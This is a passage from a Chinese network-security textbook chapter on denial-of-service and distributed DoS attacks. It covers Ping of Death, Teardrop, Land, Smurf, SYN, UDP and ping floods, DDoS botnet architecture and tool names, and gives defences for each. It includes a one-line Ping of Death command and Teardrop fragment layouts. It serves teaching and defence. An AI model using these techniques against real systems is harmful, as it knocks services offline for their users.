例如，在目标主机上放了木马等恶意程序，需要让目标主机重启；为了完成 IP 欺骗，而使被冒充的主机瘫痪；在正式入侵之前，使目标主机的日志系统不能正常工作；还有可能是出于政治目的或者经济上的因素而发动的拒绝服务。

为什么会造成拒绝服务呢？在网络上，用户与服务器之间的交互一般是：用者传送信息要求服务器予以确定，服务器接着回复用户，用户被确定后，就可登入服务器。拒绝服务入侵方式为：用户传送服务器很多要求确认的信息，并且设定虚假地址，要求服务器回复信息给虚假地址，当服务器试图回传时却无法找到用户。通常服务器要等待若干时间，然后再切断连接。服务器切断连接时，黑客再传送新一批需要确认的信息，这个过程周而复始，最终导致服务器崩溃。

5.3.2 拒绝服务模式分析

拒绝服务有很多分类方法，按照入侵方式，拒绝服务可以分为资源消耗型、配置修改型、物理破坏型以及服务利用型。下面分别简单介绍。

1. 资源消耗型

资源消耗型拒绝服务是指入侵者试图消耗目标的合法资源，例如网络带宽、内存和磁盘空间、CPU 使用率，等从而达到拒绝服务的目的。

- 消耗网络带宽：入侵者有意制造大量的广播包或传输大量文件以占用有限的网络资源，致使合法的用户无法正常使用网络资源，从而实现入侵者的意图。常见的方法有 :Ping、Finger、Smurf 等。
- 消耗磁盘空间：主要方法有，产生大量的 Mail 信息；故意制造出错 Log 信息；故意制造大量垃圾文件；在匿名 FTP 站点的公开目录下或者网络邻居的共享区域下放置大量垃圾文件。
- 消耗 CPU 资源和内存共享：一些系统提供的 CPU 资源和内存资源是由许多进程共用的，入侵者利用系统的特点，任意使用大量的 CPU 和内存资源，从而导致系统服务性能下降甚至崩溃。

2. 配置修改型

计算机配置不当可能造成系统运行不正常甚至根本不能运行。入侵者通过改变或者破坏系统的配置信息来阻止其他合法用户来使用计算机和网络提供的服务，主要有：

- 改变路由信息；
- 修改 Windows NT 注册表；
- 修改 UNIX 的各种配置文件。

3. 物理破坏型

主要针对物理设备的安全，入侵者可以通过破坏或改变网络部件以实现拒绝服务，其入侵目标主要有：

- 计算机；
- 路由器；
- 网络配线室；
- 网络主干段；
- 电源；
- 冷却设备。

4. 服务利用型

利用入侵目标的自身资源实现入侵意图，由于被入侵系统具有漏洞和通信协议的弱点，这给入侵者提供了入侵的机会。入侵者常用的是 TCP/IP 以及目标系统自身的应用软件中的一些漏洞和弱点达到拒绝服务的目的。例如，如果投入使用的 Web Service 有这样一个错误：当出现某个特定类型的错误时，会显示一个消息框，黑客可以利用这一缺陷向用户的计算机发送数目相对较少的请求，使该消息框显示出来。这会锁定所有的线程处理请求，因此有效地阻止了其他人访问服务。在 TCP/IP 堆栈中存在很多漏洞，如允许碎片包、大数据包、IP 路由选择、半公开 TCP 连接、数据包 Flood 等都能降低系统性能，甚至使系统崩溃。

5.3.3 拒绝服务常见手段分析

一些拒绝服务能影响很多不同类型的系统，通常，这些入侵属于带宽耗用和资源衰竭类型。本节的所有程序源代码可以在下列链接得到。

http://www.technotronic.com/denial.html

http://www.rootshell.com/

1. 死亡之 Ping（Ping of Death）

• 原理：ping 入侵是向目标端口发送大量超大尺寸的 ICMP 包来实现的。由于在早期的阶段，路由器对所传输的文件包最大尺寸都有限制。许多操作系统对 TCP／IP 的实现在 ICMP 包上都是规定 64KB，并且在对包的标题头进行读取之后，要根据该标题头里包含的信息来为有效载荷生成缓冲区，一旦产生畸形即声称自己的尺寸超过 ICMP 上限的包，也就是加载的尺寸超过 64KB 上限时，就会出现内存分配错误，导致 TCP／IP 堆栈崩溃和系统崩溃。但是这种入侵方式主要是针对 Windows 9x 操作系统的，而 UNIX、Linux、Solaris 和 Mac 等操作系统都具有抵抗一般 Ping of Death 入侵的能力。

- 目标平台：Windows 9x
- 后果：当机
- 实现：在命令行输入“ ping –l 65535 <目标主机 ip> ”
- 防御：现在的大部分系统对 Ping of Death 有免疫功能。

2. Teardrop

• IP 碎片入侵原理：链路层具有最大传输单元 MTU 这个特性，它限制了数据帧的最大长度，不同的网络类型都有一个上限值。以太网的 MTU 是 1500，可以用 netstat –i 命令查看这个值。如果 IP 层有数据包要传，而且数据包的长度超过了 MTU，那么 IP 层就要对数据包进行分片（fragmentation）操作，使每一片的长度都小于或等于 MTU。假设要传输一个 UDP 数据包，以太网的 MTU 为 1500 字节，一般 IP 首部为 20 字节，UDP 首部为 8 字节，数据的净荷（payload）部分预留是 1500-20-8=1472 字节。如果数据部分大于 1472 字节，就会出现分片现象。

IP 首部包含了分片和重组所需的信息。

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        Identification         |R|DF|MF|    Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

```
|<-------------16------------>|<---3--->|<---------13----------->|
```

Identification：发送端发送的 IP 数据包标识字段都是一个惟一值，该值在分片时被复制到每个片中。

R：保留未用。

DF：Don't Fragment，“ 不分片 ” 位，如果将这一比特设置为 1，IP 层将不对数据报进行分片。

MF：More Fragment，“ 更多的片 ”，除了最后一片外，其他每个组成数据报的片都要把该比特设置为 1。

Fragment Offset：该片偏移原始数据包开始处的位置，偏移的字节数是该值乘以 8。

另外，当数据报被分片后，每个片的总长度值要改为该片的长度值。

每一 IP 分片都各自路由，到达目的主机后在 IP 层重组，首部中的数据能够正确完成分片的重组。若在 IP 分组中指定一个非法的偏移值，将可能造成某些协议软件出现缓冲区覆盖，导致系统崩溃。

- 实现：默认发送两个 UDP 数据包，第一个：

MF=1，偏移量=0，为分片 IP 包的第一个。

结构图：

```
|<-------20------->|<-------8----->|<------------28 ---------->|
|        IP        |      UDP      |            Data           |
```

第二个：

MF=0，偏移量=0x3，偏移字节数为 0x3*8=24，为最后一个分片。

结构图：

```
|<-------20------->|<----4--->|
|        IP        |   Data   |
```

下面的结构图表示了接收端重组分片的过程，

```
|<-------20------->|<------8------>|<------------28 ---------->|
|        IP        |      UDP      |            Data           |
|<--------24--------->|<---4---->|
|          FO          |   Data   |
```

可以看出，第二片 IP 包的偏移量小于第一片结束的位移，而且算上第二片 IP 包的 Data，也未超过第一片的尾部，这就是重叠现像（overlap）。旧的 Linux 内核（1.x-2.0.x）在处理这种重叠分片的时候存在问题，Windows 95/NT 在接收到 10 至 50 个 teardrop 分片时也会崩溃。可以通过阅读 teardrop.c 的源代码来了解如何构造并发送这种数据包。

- 目标平台：Linux/Windows 95/NT
- 后果：当机
- 防御：Windows 系统请打上最新的 Service Pack，目前的 Linux 内核已经不受影响；如果可能，在网络边界上禁止碎片包通过，或者用 iptables 限制每秒通过碎片包的数目；如果防火墙有重组碎片的功能，请确保自身的算法没有问题，否则拒绝服务就会影响整个网络；Windows 2000 系统中，自定义 IP 安全策略并设置碎片检查。

3. Land

- 原理：Land 由著名黑客组织 RootShell 发现，原理比较简单，就是向目标机发送源地址与目的地址一样的数据包，造成目标机解析 Land 包占用太多资源，从而使网络功能完全瘫痪。在 Land 入侵中，一个特别打造的 SYN 包中的原地址和目标地址都被设置成某一个服务器地址，这时将导致接受服务器向它自己的地址发送 SYN-ACK 消息，结果这个地址又发回 ACK 消息并创建一个空连接，每一个这样的连接都将保留直到超时。对 Land 入侵反应不同，许多 UNIX 实现将崩溃，而 Windows NT 会变得极其缓慢（大约持续 5 分钟）。
- 目标平台：Linux、UNIX、Windows 95/NT
- 后果：造成死锁使系统崩溃。
- 防御：打最新的补丁，或者在防火墙进行配置，将那些在外部接口上入站的含有源地址是内部地址的数据包过滤掉。

4. Smurf

- 目标平台：任何应答 ICMP 数据的系统。
- 原理：Smurf 入侵是以最初发动这种入侵的程序名 Smurf 来命名的。这种入侵方法结合使用了 IP 欺骗和 ICMP 回复方法使大量网络传输充斥目标系统，导致目标系统拒绝为正常系统进行服务。

ICMP（Internet Control Message Protocol）是用来处理错误与交换控制信息的一种通信协议，ICMP 数据包可以传送网络传输情况和错误信息（如拥塞通知、传输问题）。它可以判定网络另一端的计算机是否有响应；其方法便是对该台主机所独有的地址送出 ICMP echo request packet，倘若该主机收到数据包，它会回传 ICMP echo reply packet 至发出 request 的计算机，收到 reply 回来的数据包时，表示此两台计算机之间的网络是畅通的。通常这个过程是由 Ping 命令来达到，在大多数的操作系统或网络套件软件中都包含 Ping 指令。

在 IP 网络中，数据包可以传送到个别的计算机上或广播至每一台计算机；譬如，传送至 IP broadcast address（广播地址）时，则该子网的 router（路由器）便负责将数据包传到子网上的每一台计算机；假如一台 router 没有特别限制，则外界的主机也可传送数据包到该子网的广播地址，而路由器亦忠实地将数据包转发到子网上的每台主机。

在 Smurf attack 中，入侵者从远程的网络地址发送 ICMP echo request packet 至 IP broadcast address 来产生 denial-of-service attack；在这样的入侵中，有 3 个主要的角色：the attacker、the intermediary 和 the victim（intermediary 也有可能成为 victim）。

假如 intermediary 不能过滤传送至 IP broadcast address 的 ICMP echo request packet，当它收到此类数据包再转发出去时，该网络所有的计算机将收到此数据包再传回 ICMP echo reply packet；同一网络上的所有计算机同时传回 ICMP echo reply 所造成的结果将使网络拥塞不通。

此外，入侵者在传送 ICMP echo request packet 时，并非将自己计算机的 IP address 当作每个数据包的 source address，反而是制造一种假数据包（forged ICMP echo request packet）使用 victim 的 IP address 作为 source address；如此一来，位于 intermediary 子网络的所有计算机在回复 ICMP echo reply packet 时所传回的目的地不再是入侵者的计算机，而是 victim 计算机，造成 victim 的网络因拥入大量的 ICMP packets 而无法使用。

Smurf 入侵的可怕之处在于利用体积很小的网络数据包（难以被网管人员察觉）瞬间创造

出击大量的数据包流。举例来说，假设目标网域中有 100 台计算机，入侵者只需要送出 20Kbit/s 的 ICMP 数据包流，即可瞬间产生高达 20Mbit/s 的数据流灌入目标主机；即使目标主机是用 T1 连结网络，平均的传输频宽（bandwidth）也只有 1.544Mbit/s，因此 Smurf 入侵可以轻易地耗尽这样的频宽资源。这种入侵不仅影响目标系统，还影响目标公司的因特网连接。如果反弹站点具有 T3 连接（45Mbit/s），而目标系统所在的公司使用的是租用线路（56Kbit/s），则所有进出该公司的信息都会停止下来，其原理如图 5-11 所示。

如何防止这种类型的入侵呢？用户可以分别在源站点、反弹站点和目标站点 3 个方面采取步骤，以限制 Smurf 入侵的影响。具体对策如下：

（1）阻塞 Smurf 入侵的源头

Smurf 入侵依靠入侵者的力量使用欺骗性源地址发送 echo 请求。用户可以使用路由路的访问保证内部网络中发出的所有传输信息都具有合法的源地址，以防止这种入侵。这样可以使欺骗性分组无法找到反弹站点。




图 5-11　Smurf 入侵原理

（2）阻塞 Smurf 的反弹站点

用户可以有两种选择以阻塞 Smurf 入侵的反弹站点。第 1 种方法可以简单地阻塞所有入站 echo 请求，防止这些分组到达自己的网络。

如果不能阻塞所有入站 echo 请求，用户就需要按自己的路由器把网络广播地址映射成为 LAN 广播地址。制止了这个映射过程，自己的系统就不会再收到这些 echo 请求。

如果使用 Cisco 路由路，制止网络广播映射成为 LAN 广播的方法是在 LAN 接口的配置模式中输入命令：

```
no ip directed-broadcast
```

注意：必须在所有路由器的所有 LAN 接口都使用该命令。只在某些外围路由器上使用上述命令不会起作用。

（3）防止 Smurf 入侵目标站点

除非用户的 ISP 愿意提供帮助，否则用户很难防止 Smurf 对自己的 WAN 接连线路造成的影响。虽然用户可以在网络设备中阻塞这种传输，但对于防止 Smurf 吞噬所有的 WAN 带宽已经太晚了。

用户可以把 Smurf 的影响限制在外围设备上。通过使用动态分组过滤技术或者防火墙，用户可以阻止这些分组进入自己的网络。防火墙的状态表很清楚这些入侵会话不是本地网络中发出的（状态表记录中没有最初的 echo 请求记录），因此它会像对待其他欺骗性入侵行为那样把这样信息丢弃。在防火墙上设置规则，丢弃掉 ICMP 包；某些操作系统可以配置成悄然丢弃 ICMP 回射分组；例如 Linux 下，通过 ipfw 接口使用内核级防火墙功能就可防止 Linux 系统对广播的 ICMP 回射请求作出响应。确保把防火墙功能编译到系统内核后执行以下命令：

```
ipfwadm -r -a deny -p icmp -D <your ip> -s 0/0 0 8
ipfwadm -r -a deny -p icmp -D <broadcast> -s 0/0 0 8
```

5. Ping Flood

- 原理：Ping Flood 是另一种类型的拒绝服务，它和 Smurf 都是基于 ICMP 的。

Ping 是通过发送 ICMP 报文（类型 8 代码 0）探寻网络主机是否存在的一个工具，很久以前，一部分操作系统（例如 windows 95）不能很好地处理过大的 Ping 包，导致出现了 Ping of Death 的入侵方式。随着操作系统、网络带宽和计算机硬件的升级，目前，大 Ping 包基本上没有强大的入侵效果（分布式除外），如果一定要使用 Ping 包去入侵别的主机，除非是利用 TCP/IP 的其他特性或者网络拓扑结构的缺陷放大入侵的力度（即正反馈）。

正常情况下，Ping 的流程是这样的：

```
主机 A 发送 ICMP （8，0）报文给主机 B
主机 B 回送 ICMP （0，0）报文给主机 A
```

因为 ICMP 基于无连结，所以就给了入侵者可乘之机，假设现在主机 A 伪装成主机 C 发送 ICMP （8，0）报文，结果主机 B 会以为是主机 C 发送的报文而去回应主机 C，结构如下：

```
伪装为主机 C 错误的回复
主机 A---------------------->主机 B------------------->主机 C
```

这种情况下，主机 A 只需要不断发送 Ping 报文而不需要处理返回的 Echo Reply，所以入侵力度成倍增加，实际上主机 B 和主机 C 都是被进攻的目标，而且不会留下入侵者的痕迹，是一种隐蔽的一石二鸟的入侵方法。

上面的方法用 SOCK_RAW 伪装 IP 就可以轻松实现，不过即使放大了两倍，对于比较强壮的操作系统和较大的带宽，也不见得有多大效果，如果向广播地址发送一个 ICMP ECHO 报文（就是 Ping 一下广播地址），结果会得到非常多的回应，以太网内每一个允许接收广播报文的主机都会回应一个 ICMP_ECHOREPLY，可以在 UNIX 的计算机上 Ping 局域网的广播地址，会看到很多回应的 UDP 包，就是重复的应答，Windows 系统上不会有这样的结果，因为微软的 Ping 程序不对多个回应进行拆包，收到第一个包以后就丢弃后面的了，同样微软的系统默认也不回应广播地址的包，所以最好在一个大量 UNIX 主机的局域网内测试。

当黑客伪装成被入侵主机向一个广播地址发送 Ping 请求的时候，所有这个广播地址内的

主机都会回应这个 Ping 请求（当然是回应给被入侵主机，人人都以为是它 Ping 的），这样，相当于是 *n* 倍的入侵力度（*n*=广播地址内回应 Ping 包的主机数量）。

- 防范：关闭 broadcast 广播功能；实行包过滤（packet filtering）；关闭 ICMP Echo Reply 功能。

6. SYN Flood

- 原理：SYN flood 是一种常用的拒绝服务。它的工作原理是，正常的一个 TCP 连接需要连接双方进行 3 个动作，即“三次握手”，其过程如下：请求连接的客户机首先将一个带 SYN 标志位的包发给服务器，服务器收到这个包后产生一个自己的 SYN 标志，并把收到包的 SYN+1 作为 ACK 标志返回给客户机；客户机收到该包后，再发一个 ACK=SYN+1 的包给服务器。经过这三次握手，连接才正式建立，如图 5-12 所示。

问题就出在 TCP 连接的三次握手中，假设一个用户向服务器发送了 SYN 报文后突然死机或掉线，那么服务器在发出 SYN+ACK 应答报文后是无法收到客户端的 ACK 报文的（第三次握手无法完成），这种情况下服务器端一般会重试（再次发送 SYN+ACK 给客户端）并等待一段时间后丢弃这个未完成的连接，这段时间的长度称为 SYN Timeout，一般来说这个时间是分钟的数量级（大约为 30 秒～2 分钟）；一个用户出现异常导致服务器的一个线程等待 1 分钟并不是什么很大的问题，但如果有一个恶意的入侵者大量模拟这种情况，服务器端将为了维护一个非常大的半连接列表而消耗非常多的资源——数以万计的半连接，即使是简单的保存也会消耗非常多的 CPU 时间和内存，何况还要不断对这个列表中的 IP 进行 SYN+ACK 的重试。实际上如果服务器的 TCP/IP 栈不够强大，最后的结果往往是堆栈溢出崩溃——即使服务器端的系统足够强大，服务器端也将忙于处理入侵者伪造的 TCP 连接请求而无暇理睬客户的正常请求（毕竟客户端的正常请求比率非常之小），此时从正常客户的角度看来，服务器失去响应，这种情况称作：服务器端受到了 SYN Flood 入侵（SYN 洪水入侵），如图 5-13 所示。

- 防范：从防御角度来说，有几种简单的解决方法：

第 1 种是缩短 SYN Timeout 时间，由于 SYN Flood 入侵的效果取决于服务器上保持的 SYN 半连接数，这个值=SYN 入侵的频度×SYN Timeout，所以通过缩短从接收到 SYN 报文到确定这个报文无效并丢弃改连接的时间，例如设置为 20 秒以下（过低的 SYN Timeout 设置可能会影响客户的正常访问），可以成倍的降低服务器的负荷。

第 2 种方法是设置 SYN Cookie，就是给每一个请求连接的 IP 地址分配一个 Cookie，如果短时间内连续收到某个 IP 的重复 SYN 报文，就认定是受到了入侵，以后从这个 IP 地址来的包会被丢弃。

可是上述的两种方法只能对付比较原始的 SYN Flood 入侵，缩短 SYN Timeout 时间仅在对方入侵频度不高的情况下生效，SYN Cookie 更依赖于对方使用真实的 IP 地址，如果入侵者以数万/秒的速度发送 SYN 报文，同时利用 SOCK_RAW 随机改写 IP 报文中的源地址，以上的方法将毫无用处。这时候就要应用厂家检测及规避潜在 SYN 入侵的相关软件补丁或应用网络 IDS 产品。




图 5-12　TCP 三次握手过程




图 5-13　SYN Flood 原理图

7.　UDP Flood

• 原理：UDP 在网络中的应用也是比较广泛的，比如 DNS 解析、realaudio 实时音乐、网络管理、联网游戏等。基于 UDP 的入侵种类也是比较多的，如目前在互连网上提供 www、mail 服务的设备一般为使用 UNIX 操作系统的服务器，他们默认是开放一些有被恶意利用可能的 UDP 服务的，如 echo、chargen， echo 服务回显接收到的每一个数据包，而原本作为测试功能的 Chargen 服务会在收到每一个数据包时随机反馈一些字符，如果恶意入侵者将这两个 UDP 服务互指，则网络可用带宽会很快耗尽。UDP Flood 假冒入侵就是利用这两个简单的 TCP/IP 服务的漏洞进行恶意入侵，通过伪造与某一主机的 Chargen 服务之间的一次的 UDP 连接，回复地址指向开着 Echo 服务的一台主机，通过将 Chargen 和 Echo 服务互指，来回传送毫无用处但占满带宽的垃圾数据，在两台主机之间生成足够多的无用数据流，这一拒绝服务

导致网络可用带宽在极短时间内耗尽。

- 防范：对于这类入侵，防火墙只能通过避免数据报文的回应来减少服务器的负荷，而无法避免网络的拥塞。对于网络拥塞的问题，则需要相关的路由器和交换机等网络基础设施的配合。有几种方式可以查到这种入侵，但由于这种入侵的主要目的是消耗主机的带宽，所以很难抵挡，必须开发一些动态的 IDS 产品，才有助于对付这种入侵。

IDS 的检测方法是：分析一系列的 UDP 报文，寻找那些针对不同目标端口，但来自于相同源端口的 UDP 报文。或者取 10 个左右的 UDP 报文，分析那些来自于相同的 IP、目标 IP、源端口，但不同的目标端口的报文。这样可以逐一识别入侵的来源。还有一种方法是寻找那些相同的源地址和相同的目标地址的 ICMP Port Unreachable 的信息。

以上介绍了一些基本的拒绝服务的手段，还有很多拒绝服务方法，基本上都是上述手段的变形。上一节提到的邮件炸弹从原理上也是一种拒绝服务。杀伤力最严重的分布式拒绝服务攻——Dos，也主要是以 ICMP Flood、SYN Flood 和 UDP Flood 为基础的。

5.3.4 分布式拒绝服务概述

DDoS 是 Distributed Denial of Service 的缩写，即分布式拒绝服务。对于大型网络服务器，由于其可用资源相对较多，一般的 DoS 不能对其造成伤害，DDoS 使用与普通 DoS 相同的方法，但是发起入侵的源是多个，其目的是攻陷因特网上的多个计算机系统。

1. DDoS 概念

DoS 的入侵方式有很多种，最基本的 DoS 就是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。

DDoS 手段是在传统的 DoS 基础之上产生的一类入侵方式。单一的 DoS 入侵一般是采用一对一方式的，当入侵目标 CPU 速度低、内存小或者网络带宽小等各项性能指标不高时，它的效果是明显的。随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使得 DoS 入侵的困难程度加大了。目标对恶意入侵包的“ 消化能力 ” 加强了不少，例如入侵软件每秒钟可以发送 3000 个入侵包，但主机与网络带宽每秒钟可以处理 10000 个入侵包，这样一来入侵就不会产生什么效果。

这时分布式的拒绝服务手段（DDoS）就应运而生了。理解了 DoS，它的原理就很简单。如果计算机与网络的处理能力加大了 10 倍，用一台入侵机来入侵不再能起作用，入侵者使用 10 台计算机同时入侵呢？用 100 台呢？DDoS 就是利用更多的傀儡机来发起进攻，以比从前更大的规模来进攻受害者。

高速广泛连接的网络给大家带来了方便，也为 DDoS 创造了极为有利的条件。在低速网络时代时，黑客占领入侵用的傀儡机时，总是会优先考虑与目标网络距离近的计算机，因为经过路由器的跳数少、效果好。而现在电信骨干节点之间的连接都是以 G 为级别的，大城市之间更可以达到 2.5G 的连接，这使得入侵可以从更远的地方或者其他城市发起，入侵者的傀儡机位置可以在分布在更大的范围，选择起来更灵活了。

2. 被 DDoS 入侵时的现象

- 被入侵主机上有大量等待的 TCP 连接；
- 网络中充斥着大量的无用的数据包，源地址为假；

- 制造高流量无用数据，造成网络拥塞，使受害主机无法正常和外界通信；
- 利用受害主机提供的服务或传输协议上的缺陷，反复高速地发出特定的服务请求，使受害主
- 机无法及时处理所有正常请求；
- 严重时会造成系统死机。

3. DDoS 的体系结构

DDoS 采用一种三层客户服务器结构，如图 5-14 所示。

最下层是执行者。这一层由许多网络主机构成，其中包括 UNIX、Linux、Mac 等各种各样的操作系统。入侵者通过各种办法获得主机的登录权限，并在上面安装攻击器程序。这些攻击器程序中一般内置了上面一层的某一个或某几个攻击服务器的地址，其入侵行为受到攻击服务器的直接控制。

攻击服务器的主要任务是将控制台的命令发布到攻击执行器上。这些服务器与攻击执行器一样，安装在一些被侵入的无关主机上。攻击主控台可以是网络上的任何一台主机，甚至可以是一个活动的便携机。它的作用就是向第二层的攻击服务器发布命令。

4. DDoS 工作原理分析

有许多无关主机可以支配是入侵的前提。当然，这些主机与目标主机之间的联系越紧密，网络带宽越宽，入侵效果越好。通常来说，至少要有数百台甚至上千台主机才能达到满意的效果。例如，据估计，入侵 Yahoo 站点的主机数目达到了 3000 台以上，而网络入侵数据流量达到了 1GB/秒。

通常来说，入侵者是通过常规方法，例如系统服务的漏洞或者管理员的配置错误等方法来进入这些主机的。一些安全措施较差的小型站点以及单位中的服务器往往是入侵者的首选目标。这些主机上的系统或服务程序往往得不到及时更新，从而将系统暴露在入侵者面前。在成功侵入后，入侵者照例要安装一些特殊的后门程序，以便自己以后可以轻易进入系统，随着越来越多的主机被侵入，入侵者也就有了更大的舞台。他们可以通过网络监听等蚕食的方法进一步扩充被侵入的主机群。

黑客所做的第 2 步是在所侵入的主机上安装入侵软件。这里，入侵软件包括入侵服务器和入侵执行器。其中入侵服务器仅占总数的很小一部分，一般只有几台到几十台左右。设置入侵服务器的目的是隔离网络联系，保护入侵者，使其不会在入侵进行时受到监控系统的跟踪，同时也能够更好的协调进攻。因为入侵执行器的数目太多，同时由一个系统来发布命令会造成控制系统的网络阻塞，影响入侵的突然性和协同性。而且，流量的突然增大也容易暴露入侵者的位置和意图。剩下的主机都被用来充当攻击执行器。执行器都是一些相对简单的程序，它们可以连续向目标发出大量的连接请求而不做任何回答。现在已知的能够执行这种任务的程序主要包括 Trinoo、TFN（Tribe Flood Network）、Randomizer 以及它们的一些改进版本，如 TFN2K 等。




图 5-14　分布式拒绝服务体系结构图

黑客所做的最后一步，就是从攻击控制台向各个攻击服务器发出对特定目标的命令。由于攻击主控台的位置非常灵活，而且发布命令的时间很短，所以非常隐蔽，难以定位。一旦命令传送到服务器，主控台就可以关闭或脱离网络，以逃避追踪。接着，攻击服务器将命令发布到各个攻击器。在攻击器接到命令后，每一个攻击器就开始向目标主机发出大量的服务请求数据包。这些数据包经过伪装，无法识别它的来源。而且，这些数据包所请求的服务往往要消耗较多的系统资源，如 CPU 或网络带宽。如果数百台甚至上千台攻击器同时入侵一个目标，就会导致目标主机网络和系统资源的耗尽，从而停止服务。有时，甚至会导致系统崩溃。另外，这样还可以阻塞目标网络的防火墙和路由器等网络设备，进一步加重网络拥塞状况。这样，目标主机根本无法为用户提供任何服务。入侵者所用的协议都是一些非常常见的协议和服务。这样，系统管理员就难于区分恶意请求和正常连接请求，从而无法有效分离出入侵数据包。

5.3.5　分布式拒绝服务常用工具分析

目前为止有 7 种公认的分布式拒绝服务工具，即 Trinoo、Tribe Flood Network（TFN）、Tribe Flood Network 2000（TFN2K）、Stacheldraht/Stacheldraht v4、Stacheldraht v2.666、shaft 和 mstream。其中新开发并且最常用的是 TFN、Trinoo、TFN2K 和 Stacheldraht，下面对它们分别进行介绍。

一些常用术语如下：

客户端——用于通过发动入侵的应用程序，入侵者通过它来发送各种命令。

守护程序——在代理端主机运行的进程，接收和响应来自客户端的命令。

主控端——运行客户端程序的主机。

代理端——运行守护程序的主机。

目标主机——分布式入侵的目标（主机或网络）。

1. Tribe Flood Network （TFN）

